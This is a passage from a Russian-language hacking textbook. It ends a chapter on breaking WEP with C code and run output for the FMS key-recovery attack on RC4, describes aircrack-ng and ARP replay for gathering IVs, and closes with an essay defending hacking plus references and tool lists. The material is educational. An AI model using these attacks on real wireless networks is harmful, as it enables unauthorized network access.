        printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
             A+3, known_j, A+3, known_S);
        keybyte = keystream - known_j - known_S;

        while(keybyte < 0)
          keybyte = keybyte + 256;
        printf("key[%d] prediction = %d - %d - %d = %d\n",
             A, keystream, known_j, known_S, keybyte);
        results[keybyte] = results[keybyte] + 1;
      }
    }
    max_result = -1;
    max_count = 0;

    for(k=0; k < 256; k++) {
      if(max_count < results[k]) {
        max_count = results[k];
        max_result = k;
      }
    }
    printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
    for(k=0; k < 32; k++) {
      for(i=0; i < 8; i++) {
        t = k+i*32;
        if(max_result == t)
          printf("%3d %2d*| ", t, results[t]);
        else
          printf("%3d %2d | ", t, results[t]);
      }
      printf("\n");
    }

    printf("\n[Actual Key] = (");
    for(k=0; k < 12; k++)
      printf("%d, ",key[k]);
    printf("%d)\n", key[12]);

    printf("key[%d] is probably %d\n", A, max_result);
  }
```

Этот код осуществляет FMS-атаку на 128-разрядный WEP (104-разрядный ключ, 24 бита IV), используя все возможные значения *X*. Един-

ственный аргумент – атакуемый байт ключа, а сам ключ жестко зашит в массиве `key`. Следующий листинг показывает компиляцию и выполнение кода *fms.c* для взлома ключа RC4.

```
reader@hacking:~/booksrc $ gcc -o fms fms.c
reader@hacking:~/booksrc $ ./fms
Usage: ./fms <keybyte to attack>
reader@hacking:~/booksrc $ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA.. at KSA iteration #3, j=5 and S[3]=1
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA.. at KSA iteration #3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA.. at KSA iteration #3, j=7 and S[3]=1
key[0] prediction = 241 - 7 - 1 = 233

.:[ вывод сокращен ]:.

Using IV: (3, 255, 252), first keystream byte is 175
Doing the first 3 steps of KSA.. S[0] or S[1] have been disturbed,
discarding..
Using IV: (3, 255, 253), first keystream byte is 149
Doing the first 3 steps of KSA.. at KSA iteration #3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is 253
Doing the first 3 steps of KSA.. at KSA iteration #3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA.. at KSA iteration #3, j=4 and S[3]=1
key[0] prediction = 72 - 4 - 1 = 67

Frequency table  for key[0] (* = most frequent)
  0 1  |  32  3  |  64  0 |  96  1 | 128 2 | 160  0  | 192 1 | 224 3 |
  1 10*|  33  0  |  65  1 |  97  0 | 129 1 | 161  1  | 193 1 | 225 0 |
  2 0  |  34  1  |  66  0 |  98  1 | 130 1 | 162  1  | 194 1 | 226 1 |
  3 1  |  35  0  |  67  2 |  99  1 | 131 1 | 163  0  | 195 0 | 227 1 |
  4 0  |  36  0  |  68  0 | 100  1 | 132 0 | 164  0  | 196 2 | 228 0 |
  5 0  |  37  1  |  69  0 | 101  1 | 133 0 | 165  2  | 197 2 | 229 1 |
  6 0  |  38  0  |  70  1 | 102  3 | 134 2 | 166  1  | 198 1 | 230 2 |
  7 0  |  39  0  |  71  2 | 103  0 | 135 5 | 167  3  | 199 2 | 231 0 |
  8 3  |  40  0  |  72  1 | 104  0 | 136 1 | 168  0  | 200 1 | 232 1 |
  9 1  |  41  0  |  73  0 | 105  0 | 137 2 | 169  1  | 201 3 | 233 2 |
 10 1  |  42  3  |  74  1 | 106  2 | 138 0 | 170  1  | 202 3 | 234 0 |
 11 1  |  43  2  |  75  1 | 107  2 | 139 1 | 171  1  | 203 0 | 235 0 |
 12 0  |  44  1  |  76  0 | 108  0 | 140 2 | 172  1  | 204 1 | 236 1 |
 13 2  |  45  2  |  77  0 | 109  0 | 141 0 | 173  2  | 205 1 | 237 0 |
 14 0  |  46  0  |  78  2 | 110  2 | 142 2 | 174  1  | 206 0 | 238 1 |
 15 0  |  47  3  |  79  1 | 111  2 | 143 1 | 175  0  | 207 1 | 239 1 |
 16 1  |  48  1  |  80  1 | 112  0 | 144 2 | 176  0  | 208 0 | 240 0 |
```

```
 17 0  |  49  0  |  81  1 | 113  1 | 145 1 | 177  1  | 209 0 | 241 1 |
 18 1  |  50  0  |  82  0 | 114  0 | 146 4 | 178  1  | 210 1 | 242 0 |
 19 2  |  51  0  |  83  0 | 115  0 | 147 1 | 179  0  | 211 1 | 243 0 |
 20 3  |  52  0  |  84  3 | 116  1 | 148 2 | 180  2  | 212 2 | 244 3 |
 21 0  |  53  0  |  85  1 | 117  2 | 149 2 | 181  1  | 213 0 | 245 1 |
 22 0  |  54  3  |  86  3 | 118  0 | 150 2 | 182  2  | 214 0 | 246 3 |
 23 2  |  55  0  |  87  0 | 119  2 | 151 2 | 183  1  | 215 1 | 247 2 |
 24 1  |  56  2  |  88  3 | 120  1 | 152 2 | 184  1  | 216 0 | 248 2 |
 25 2  |  57  2  |  89  0 | 121  1 | 153 2 | 185  0  | 217 1 | 249 3 |
 26 0  |  58  0  |  90  0 | 122  0 | 154 1 | 186  1  | 218 0 | 250 1 |
 27 0  |  59  2  |  91  1 | 123  3 | 155 2 | 187  1  | 219 1 | 251 1 |
 28 2  |  60  1  |  92  1 | 124  0 | 156 0 | 188  0  | 220 0 | 252 3 |
 29 1  |  61  1  |  93  1 | 125  0 | 157 0 | 189  0  | 221 0 | 253 1 |
 30 0  |  62  1  |  94  0 | 126  1 | 158 1 | 190  0  | 222 1 | 254 0 |
 31 0  |  63  0  |  95  1 | 127  0 | 159 0 | 191  0  | 223 0 | 255 0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 13, 99, 100, 123, 43, 213)
key[0] is probably 1
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA.. at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA.. at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA.. at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

.:[ вывод сокращен ]:.

Using IV: (15, 255, 252), first keystream   byte is 238
Doing the first 15 steps of KSA.. at KSA    iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream   byte is 197
Doing the first 15 steps of KSA.. at KSA    iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream   byte is 238
Doing the first 15 steps of KSA.. at KSA    iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream   byte is 176
Doing the first 15 steps of KSA.. at KSA    iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0  1 |  32  0 |  64  2 |  96  0 | 128 1 | 160  1 | 192  0 | 224  2 |
  1  2 |  33  1 |  65  0 |  97  2 | 129 1 | 161  1 | 193  0 | 225  0 |
  2  0 |  34  2 |  66  2 |  98  0 | 130 2 | 162  3 | 194  2 | 226  0 |
  3  2 |  35  0 |  67  2 |  99  2 | 131 0 | 163  1 | 195  0 | 227  5 |
  4  0 |  36  0 |  68  0 | 100  1 | 132 0 | 164  0 | 196  1 | 228  1 |
```

```
 5  3 |  37  0 |  69  3 | 101  2 | 133 0 | 165  2 | 197  0 | 229  3 |
 6  1 |  38  2 |  70  2 | 102  0 | 134 0 | 166  2 | 198  0 | 230  2 |
 7  2 |  39  0 |  71  1 | 103  0 | 135 0 | 167  3 | 199  1 | 231  1 |
 8  1 |  40  0 |  72  0 | 104  1 | 136 1 | 168  2 | 200  0 | 232  0 |
 9  0 |  41  1 |  73  0 | 105  0 | 137 1 | 169  1 | 201  1 | 233  1 |
10  2 |  42  2 |  74  0 | 106  4 | 138 2 | 170  0 | 202  1 | 234  0 |
11  3 |  43  1 |  75  0 | 107  1 | 139 3 | 171  2 | 203  1 | 235  0 |
12  2 |  44  0 |  76  0 | 108  2 | 140 2 | 172  0 | 204  0 | 236  1 |
13  0 |  45  0 |  77  0 | 109  1 | 141 1 | 173  0 | 205  2 | 237  4 |
14  1 |  46  1 |  78  1 | 110  0 | 142 3 | 174  1 | 206  0 | 238  1 |
15  1 |  47  2 |  79  1 | 111  0 | 143 0 | 175  1 | 207  2 | 239  0 |
16  2 |  48  0 |  80  1 | 112  1 | 144 3 | 176  0 | 208  0 | 240  0 |
17  1 |  49  0 |  81  0 | 113  1 | 145 1 | 177  0 | 209  0 | 241  0 |
18  0 |  50  2 |  82  0 | 114  1 | 146 0 | 178  0 | 210  1 | 242  0 |
19  0 |  51  0 |  83  4 | 115  1 | 147 0 | 179  1 | 211  4 | 243  2 |
20  0 |  52  1 |  84  1 | 116  4 | 148 0 | 180  1 | 212  1 | 244  1 |
21  0 |  53  1 |  85  1 | 117  0 | 149 2 | 181  1 | 213 12*| 245  1 |
22  1 |  54  3 |  86  0 | 118  0 | 150 1 | 182  2 | 214  3 | 246  1 |
23  0 |  55  3 |  87  0 | 119  1 | 151 0 | 183  0 | 215  0 | 247  0 |
24  0 |  56  1 |  88  0 | 120  0 | 152 2 | 184  0 | 216  2 | 248  0 |
25  1 |  57  0 |  89  0 | 121  2 | 153 0 | 185  2 | 217  1 | 249  0 |
26  1 |  58  0 |  90  1 | 122  0 | 154 1 | 186  0 | 218  1 | 250  2 |
27  2 |  59  1 |  91  1 | 123  0 | 155 1 | 187  1 | 219  0 | 251  2 |
28  2 |  60  2 |  92  1 | 124  1 | 156 1 | 188  1 | 220  0 | 252  0 |
29  1 |  61  1 |  93  3 | 125  2 | 157 2 | 189  2 | 221  0 | 253  1 |
30  0 |  62  1 |  94  0 | 126  0 | 158 1 | 190  1 | 222  1 | 254  2 |
31  0 |  63  0 |  95  1 | 127  0 | 159 0 | 191  0 | 223  2 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
reader@hacking:~/booksrc $
```

Атаки этого типа очень успешны, и если вас хотя бы немного беспокоит безопасность, следует использовать новый протокол беспроводной связи WPA. Однако по-прежнему есть огромное количество сетей, защищенных только WEP.

Для проведения WEP-атак есть весьма надежные инструменты. Хороший пример – *aircrack* (есть на загрузочном диске), однако он требует наличия аппаратуры для беспроводной связи, которой у вас может не быть. Есть масса документации о том, как пользоваться этим инструментом, постоянно находящимся в разработке. Начать можно с man-страницы.

```
AIRCRACK-NG(1)                                          AIRCRACK-NG(1)

ИМЯ
       aircrack-ng взламывает ключи 802.11 WEP / WPA-PSK.

СИНТАКСИС
       aircrack-ng [опции] <.cap / .ivs файл(ы)>
```

```
ОПИСАНИЕ
       aircrack-ng взламывает ключи 802.11 WEP / WPA-PSK. Реализует атаку
       Флурера-Мантина-Шамира (FMS), а также новые атаки талантливого хакера
       по имени KoreK. После сбора достаточного количества пакетов
       aircrack-ng может взломать ключ WEP почти мгновенно.

ОПЦИИ
       Стандартные опции:

       -a <amode>
              Тип атаки: 1 или wep для WEP и 2 или wpa для WPA-PSK.

       -e <essid>
              Выбрать сеть по ее ESSID. Требуется также для взлома
              WPA, если SSID скрыт.
```

Относительно аппаратуры следует проконсультироваться в Интернете. Эта программа также популяризировала изобретательный способ собирания IV. Ждать, когда наберется достаточно IV из пакетов, можно часами или даже днями. Но поскольку беспроводная сеть – это все-таки сеть, в ней должен быть ARP-трафик. Поскольку WEP-шифрование не меняет размер пакетов, легко определить, какие из них относятся к ARP. В этой атаке перехватывается зашифрованный пакет, размер которого соответствует ARP-запросу, а потом посылается обратно в сеть несколько тысяч раз. Каждый раз пакет расшифровывается и отправляется в сеть, а обратно идет соответствующий ARP-ответ. Эти лишние ответы не нарушают работу сети, но зато они порождают отдельный пакет с новым IV. С помощью этого приема, оживляющего работу сети, можно за несколько минут набрать IV в достаточном для взлома WEP-ключа количестве.

0x800

Заключение

Хакинг продолжает оставаться недооцененным, и положение усугубляется склонностью средств массовой информации к сенсациям. Попытки изменить терминологию оказались в целом неэффективными – изменять надо отношение. Хакеры – это просто люди, проникнутые духом новаторства и глубоко изучившие технологии. Хакеры – не обязательно преступники, но пока существует преступность, среди преступников всегда будут хакеры. В самом по себе хакерском знании нет ничего дурного, несмотря на различные способы его применения.

Нравится нам или нет, но в программном обеспечении и компьютерных сетях, от которых зависит наша повседневная жизнь, есть уязвимости. Это оказывается неизбежным результатом быстрого роста программных разработок. Новые программы часто оказываются успешными, несмотря на имеющиеся в них уязвимости. Этот успех привлекает злоумышленников, которые находят способы заработать на этих уязвимостях. Процесс кажется бесконечным, но, к счастью, есть и те, кто ищет уязвимости программ не ради наживы. Эти люди – хакеры, и у каждого есть свои мотивы: одними движет любопытство, другим за эту работу платят, третьи просто любят решать сложные задачи и, разумеется, среди них есть и преступники. Большинство этих людей добропорядочны, и они помогают производителям программного обеспечения исправить допущенные ими ошибки. Если бы не хакеры, многие слабые места и бреши защиты в программах остались бы скрытыми. К сожалению, юридическая система неповоротлива и часто невежественна в отношении технологий. Драконовские законы и чрезмерно строгие приговоры нужны ей для того, чтобы отпугнуть людей от попыток тщательного изучения программ. Это детская логика: усилия отвратить хакеров от исследований и поиска уязвимостей тщетны. Если убедить всех в том, что король одет в прекрасное новое платье, то это никак не отразится на том факте, что король гол. Неоткрытые

уязвимости просто будут ждать, пока их обнаружит кто-нибудь гораздо более злонамеренный, чем средний хакер. Опасность уязвимостей программного обеспечения в том, что последствия их могут быть любыми. Реплицирующиеся интернет-черви относительно безвредны по сравнению с теми кошмарными террористическими сценариями, осуществления которых все так боятся. Ограничение хакеров с помощью законов на руку более серьезным злоумышленникам, потому что в результате остается больше нераскрытых уязвимостей, которыми могут воспользоваться те, кого не останавливает закон и кто действительно стремится причинить вред.

Кое-кто полагает, что если бы не хакеры, то не было бы и необходимости латать эти нераскрытые слабые места. Конечно, можно смотреть и с такой точки зрения, но лично я предпочитаю прогресс, а не застой. Хакеры играют очень важную роль в развитии технологий. Если бы не хакеры, не было бы стимула совершенствовать компьютерную безопасность. И кроме того, пока люди задаются вопросами «почему?» и «что если?», хакеры не переведутся. Мир без хакеров – это мир без любознательности и без новаторства.

Надеюсь, что эта книга рассказала о том, в чем состоят некоторые основные приемы хакинга, а возможно, и раскрыла его дух. Технологии постоянно изменяются и развиваются, поэтому всегда будут появляться новые хаки. Всегда будут обнаруживаться новые уязвимые места в программах, неточности в спецификациях протоколов и множество других просмотров и недочетов. Знания, которые дает эта книга, могут послужить лишь отправной точкой. И уже дело читателя, опираясь на эти знания, постоянно думать об устройстве вещей, отыскивать новые возможности и размышлять над тем, о чем не подумали разработчики. Ему решать, как лучше всего воспользоваться своими открытиями и применить свои знания. Сама по себе информация не преступление.

0x810 Ссылки

Aleph1 «Smashing the Stack for Fun and Profit», «Phrack» № 49, *http://www.phrack.org/issues.html?issue=49&id=14#article*

Bennett, C., F. Bessette, and G. Brassard «Experimental Quantum Cryptography», «Journal of Cryptology», т. 5, № 1 (1992), 3–28.

Borisov, N., I. Goldberg, and D. Wagner «Security of the WEP Algorithm», *http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html*

Brassard, G. and P. Bratley «Fundamentals of Algorithmics», Englewood Cliffs, NJ: Prentice Hall, 1995.

CNET News, «40-Bit Crypto Proves No Problem», *http://www.news.com/News/Item/0,4,7483,00.html*

Conover, M. (Shok) «w00w00 on Heap Overflows», *http://www.w00w00.org/files/articles/heaptut.txt*

Electronic Frontier Foundation, «Felten vs. RIAA», *http://www.eff.org/IP/DMCA/Felten_v_RIAA*

Eller, R. (caezar) «Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms», *http://community.core-sdi.com/~juliano/bypass-msb.txt*

Fluhrer, S., I. Mantin, and A. Shamir «Weaknesses in the Key Scheduling Algorithm of RC4», *http://citeseer.ist.psu.edu/fluhrer01weaknesses.html*

Grover, L. «Quantum Mechanics Helps in Searching for a Needle in a Haystack», «Physical Review Letters», т. 79, № 2 (1997), 325–28.

Joncheray, L. «Simple Active Attack Against TCP», *http://www.insecure.org/stf/iphijack.txt*

Levy, S. «Hackers: Heroes of the Computer Revolution», New York: Doubleday, 1984.

McCullagh, D. «Russian Adobe Hacker Busted», «Wired News», July 17, 2001, *http://www.wired.com/news/politics/0,1283,45298,00.html*

The NASM Development Team «NASM–The Netwide Assembler (Manual)», version 0.98.34, *http://nasm.sourceforge.net*

Rieck, K. «Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain», *http://freeworld.thc.org/papers/ffp.pdf*

Schneier, B. «Applied Cryptography: Protocols, Algorithms, and Source Code in C», 2nd ed. New York: John Wiley & Sons, 1996.

Scut and Team Teso «Exploiting Format String Vulnerabilities», version 1.2, доступно в Сети на личных сайтах.

Shor, P. «Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer», «SIAM Journal of Computing», т.26 (1997), 1484–509, *http://www.arxiv.org/abs/quant-ph/9508027*

Smith, N. «Stack Smashing Vulnerabilities in the UNIX Operating System», доступно в Сети на личных сайтах.

Solar Designer «Getting Around Non-Executable Stack (and Fix)», «BugTraqpost», August 10, 1997.

Stinson, D. «Cryptography: Theory and Practice», Boca Raton, FL: CRC Press, 1995.

Zwicky, E., S. Cooper, and D. Chapman «Building Internet Firewalls», 2nd ed. Sebastopol, CA: O'Reilly, 2000.

0x820 Источники

pcalc

Калькулятор для программистов, разработчик Питер Глен (Peter Glen):

http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

The Netwide Assembler, разработчик NASM Development Group:

ttp://nasm.sourceforge.net

Nemesis

Инструмент для инъекции пакетов из командной строки, разработчики obecian (Mark Grimes) и Jeff Nathan:

http://www.packetfactory.net/projects/nemesis

dsniff

Набор инструментов для перехвата сетевых пакетов, разработчик Даг Сонг (Dug Song):

http://monkey.org/~dugsong/dsniff

Dissembler

Полиморфер для создания байт-кода в отображаемых символах ASCII, разработчик Matrix (Jose Ronnick):

http://www.phiral.com

mitm-ssh

Инструмент для MitM-атаки («человек посередине») на SSH, разработчик Клаэс Нюберг (Claes Nyberg):

http://www.signedness.org/tools/mitm-ssh.tgz

ffp

Средство генерации нечетких цифровых отпечатков, разработчик Конрад Рик (Konrad Rieck):

http://freeworld.thc.org/thc-ffp

John the Ripper

Взломщик паролей разработки Solar Designer:

http://www.openwall.com/john

Алфавитный указатель

P

C